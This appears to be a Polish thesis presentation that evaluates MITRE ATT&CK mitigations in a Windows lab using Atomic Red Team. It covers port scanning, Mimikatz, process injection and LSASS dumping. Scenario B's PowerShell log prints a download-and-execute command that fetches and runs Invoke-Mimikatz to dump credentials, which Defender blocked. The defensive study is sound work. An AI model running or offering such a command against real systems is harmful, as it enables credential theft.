



POLITECHNIKA
LUBELSKA
WYDZIAŁ MATEMATYKI
I INFORMATYKI TECHNICZNEJ

Zastosowanie macierzy MITRE ATT&CK w modelowaniu i ocenie efektywności strategii obronnych wobec technik ataków cybernetycznych

Autor: Krystian Łęcki, nr. albumu: 96910

Promotor: dr inż. Joanna Szulżyk-Cieplak
Promotor pomocniczy: mgr inż. Jacek Zaburko

Cel Pracy

Celem pracy była ocena strategii obronnych przed atakami cybernetycznymi poprzez wykorzystanie macierzy MITRE ATT&CK jako narzędzia, które obejmuje techniki ataków i metody ich przeciwdziałania.



Zakres Pracy

1. Przegląd zagrożeń i mechanizmów obrony w cyberprzestrzeni
2. Charakterystyka macierzy MITRE ATT&CK
3. Metodyka badań
4. Opracowanie scenariuszy ataku
5. Symulacje cyberataków
6. Podsumowanie i wnioski

Czym jest Mitre ATT&CK?

Mitre ATT&CK to kompleksowa baza wiedzy o taktykach, technikach i procedurach (TTP) stosowanych przez cyberprzestępców podczas ataków. Zawiera szczegółowy opis metod wykorzystywanych na różnych etapach cyberataku.

Framework obejmuje m.in.:

Taktyki – cele atakujących (np. zdobycie dostępu, eskalacja uprawnień),

Techniki – konkretne metody realizacji celów (np. phishing),

Procedury – szczegółowe opisy konkretnych działań lub sekwencji technik stosowanych przez cyberprzestępców podczas ataków.



Inne standardy i frameworki

Oprócz MITRE ATT&CK istnieje kilka kluczowych frameworków wspierających cyberbezpieczeństwo:

- NIST Cybersecurity Framework - zapewnia strukturalne podejście do zarządzania ryzykiem poprzez identyfikację, ochronę, wykrywanie, reagowanie i odtwarzanie,
- ISO 27001 - międzynarodowy standard zarządzania bezpieczeństwem informacji, kładący nacisk na ciągłe doskonalenie procesów,
- CIS Controls - oferuje praktyczne, priorytetowe zalecenia dotyczące zabezpieczeń IT,
- Zero Trust - nowoczesne podejście zakładające brak domyślnego pełnego zaufania do jakiegokolwiek użytkownika lub urządzenia.



Środowisko testowe

- **Wirtualna Maszyna** z zainstalowanym Windows 10 Pro,
- **Sysmon** - narzędzie firmy Microsoft, które służy do monitorowania i rejestrowania aktywności systemu Windows,
- **Atomic Red Team** - narzędzie open-source opracowane przez firmę Red Canary, które pozwala symulować ataki cybernetyczne w oparciu o techniki z MITRE ATT&CK,
- **Windows Powershell,**
- **Windows Defender,**
- **Konto użytkownika** - lokalne konto z uprawnieniami administratora.

Metodologia badań

1. Przygotowanie środowiska testowego

2. Atak bez obrony

- Wykonanie ataku z pełnymi uprawnieniami
- Rejestracja danych - zbieranie logów systemowych oraz śladów aktywności ataku w systemie

3. Atak z zastosowaną strategią obronną

- Przywrócenie identycznego stanu systemu jak przed pierwszym atakiem
- Zastosowanie strategii obronnej
- Rejestracja danych - analogiczny zbiór logów śladów aktywności ataku w systemie

4. Analiza porównawcza wyników

Scenariusze Ataku

Scenariusz (Technika MITRE)	Metoda Ataku	Zastosowana Obrona (Mitygacja)	Uzyskany Wynik
A. Skanowanie Portów (T1046)	Skrypt PowerShell skanujący porty TCP 1–1024	M1042: Wyłączenie zbędnej usługi Lanman Server	Port 445 stał się niewidoczny dla skryptu skanującego
B. PowerShell / Mimikatz (T1059.001)	Zdalne pobranie i uruchomienie złośliwego skryptu	M1049: Włączenie ochrony antywirusowej w czasie rzeczywistym (Windows Defender).	Natychmiastowa blokada zagrożenia przez i przerwanie skryptu
C. Iniekcja Procesu (T1055)	Wstrzyknięcie kodu DLL do procesu systemowego.	M1040 (Active Response): Utworzenie skryptu w Harmonogramie Zadań reagującego na zdarzenie Sysmon Event ID 8 .	System wykrył anomalię i automatycznie zareagował na nią.
D. Dump LSASS (T1003.001)	Próba zrzutu pamięci procesu lsass.exe.	M1025 (Hardening): Ochrona procesu na poziomie jądra – Edycja Rejestru (wartość RunAsPPL).	Błąd "Odmowa dostępu" (Access Denied); plik zrzutu nie został utworzony.

Tabela 1. Zestawienie zrealizowanych scenariuszy ataku oraz skuteczności zastosowanych mitygacji.



Scenariusz A – działanie obrony

A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The terminal displays a continuous stream of yellow warning messages on a dark blue background. Each message follows the format: "WARNING: TCP connect to (192.168.56.101 : [port]) failed". The ports listed range sequentially from 417 to 444, then there is a blank line followed by "445 open", and then the sequence continues from port 446 up to at least 463. A mouse cursor is visible over one of the lines. At the bottom of the window, a taskbar shows icons for File Explorer, Edge browser, and several instances of PowerShell.


Rys. 1. Wynik skanowania portów przed wdrożeniem zabezpieczeń

The screenshot shows a Windows PowerShell terminal window with the title bar "Administrator: Windows PowerShell". The terminal output consists of 30 lines, each starting with "WARNING: TCP connect to (192.168.56.101 : [port]) failed". The ports range from 403 to 452. The line for port 445 is highlighted with a red underline.

```
WARNING: TCP connect to (192.168.56.101 : 403) failed
WARNING: TCP connect to (192.168.56.101 : 404) failed
WARNING: TCP connect to (192.168.56.101 : 405) failed
WARNING: TCP connect to (192.168.56.101 : 406) failed
WARNING: TCP connect to (192.168.56.101 : 407) failed
WARNING: TCP connect to (192.168.56.101 : 408) failed
WARNING: TCP connect to (192.168.56.101 : 409) failed
WARNING: TCP connect to (192.168.56.101 : 410) failed
WARNING: TCP connect to (192.168.56.101 : 411) failed
WARNING: TCP connect to (192.168.56.101 : 412) failed
WARNING: TCP connect to (192.168.56.101 : 413) failed
WARNING: TCP connect to (192.168.56.101 : 414) failed
WARNING: TCP connect to (192.168.56.101 : 415) failed
WARNING: TCP connect to (192.168.56.101 : 416) failed
WARNING: TCP connect to (192.168.56.101 : 417) failed
WARNING: TCP connect to (192.168.56.101 : 418) failed
WARNING: TCP connect to (192.168.56.101 : 419) failed
WARNING: TCP connect to (192.168.56.101 : 420) failed
WARNING: TCP connect to (192.168.56.101 : 421) failed
WARNING: TCP connect to (192.168.56.101 : 422) failed
WARNING: TCP connect to (192.168.56.101 : 423) failed
WARNING: TCP connect to (192.168.56.101 : 424) failed
WARNING: TCP connect to (192.168.56.101 : 425) failed
WARNING: TCP connect to (192.168.56.101 : 426) failed
WARNING: TCP connect to (192.168.56.101 : 427) failed
WARNING: TCP connect to (192.168.56.101 : 428) failed
WARNING: TCP connect to (192.168.56.101 : 429) failed
WARNING: TCP connect to (192.168.56.101 : 430) failed
WARNING: TCP connect to (192.168.56.101 : 431) failed
WARNING: TCP connect to (192.168.56.101 : 432) failed
WARNING: TCP connect to (192.168.56.101 : 433) failed
WARNING: TCP connect to (192.168.56.101 : 434) failed
WARNING: TCP connect to (192.168.56.101 : 435) failed
WARNING: TCP connect to (192.168.56.101 : 436) failed
WARNING: TCP connect to (192.168.56.101 : 437) failed
WARNING: TCP connect to (192.168.56.101 : 438) failed
WARNING: TCP connect to (192.168.56.101 : 439) failed
WARNING: TCP connect to (192.168.56.101 : 440) failed
WARNING: TCP connect to (192.168.56.101 : 441) failed
WARNING: TCP connect to (192.168.56.101 : 442) failed
WARNING: TCP connect to (192.168.56.101 : 443) failed
WARNING: TCP connect to (192.168.56.101 : 444) failed
WARNING: TCP connect to (192.168.56.101 : 445) failed
WARNING: TCP connect to (192.168.56.101 : 446) failed
WARNING: TCP connect to (192.168.56.101 : 447) failed
WARNING: TCP connect to (192.168.56.101 : 448) failed
WARNING: TCP connect to (192.168.56.101 : 449) failed
WARNING: TCP connect to (192.168.56.101 : 450) failed
```

Rys. 2. Wynik skanowania po wyłączeniu usługi Lanman Server – port 445 jest niedostępny

Scenariusz B – działanie obrony



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Windows\system32> Get-ExecutionPolicy -Scope Process
Bypass
PS C:\Windows\system32> Import-Module Invoke-AtomicRedTeam
PS C:\Windows\system32> $start1 = Get-Date
PS C:\Windows\system32> Invoke-AtomicTest T1059.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1059.001-1 Mimikatz
Exception calling "Start" with "0" argument(s): "Odmowa dostępu"
At C:\Program Files\WindowsPowerShell\Modules\Invoke-AtomicRedTeam\2.3.0\Private\Invoke-Process.ps1:45 char:17
+ ~~~~~ $process.Start() > $null
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1059.001-1 Mimikatz
PS C:\Windows\system32>
```


Zabezpieczenia Windows

Ochrona przed wirusami i zagrożeniami

Znaleziono zagrożenia

Program antywirusowy Microsoft Defender znalazł zagrożenia. Zapoznaj się ze szczegółami.

Rys. 3. Próba uruchomienia złośliwego skryptu PowerShell zakończona niepowodzeniem



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Windows\system32> Import-Module Invoke-AtomicRedTeam
PS C:\Windows\system32> Invoke-AtomicTest T1059.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics


Executing test: T1059.001-1 Mimikatz
Exception calling "DownloadString" with "1" argument(s): "Nie można rozpoznać nazwy zdalnej: 'raw.githubusercontent.com'."
line:1 char:1
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/45b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCr ...
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
line:1 char:187
... 45b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCr ...
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

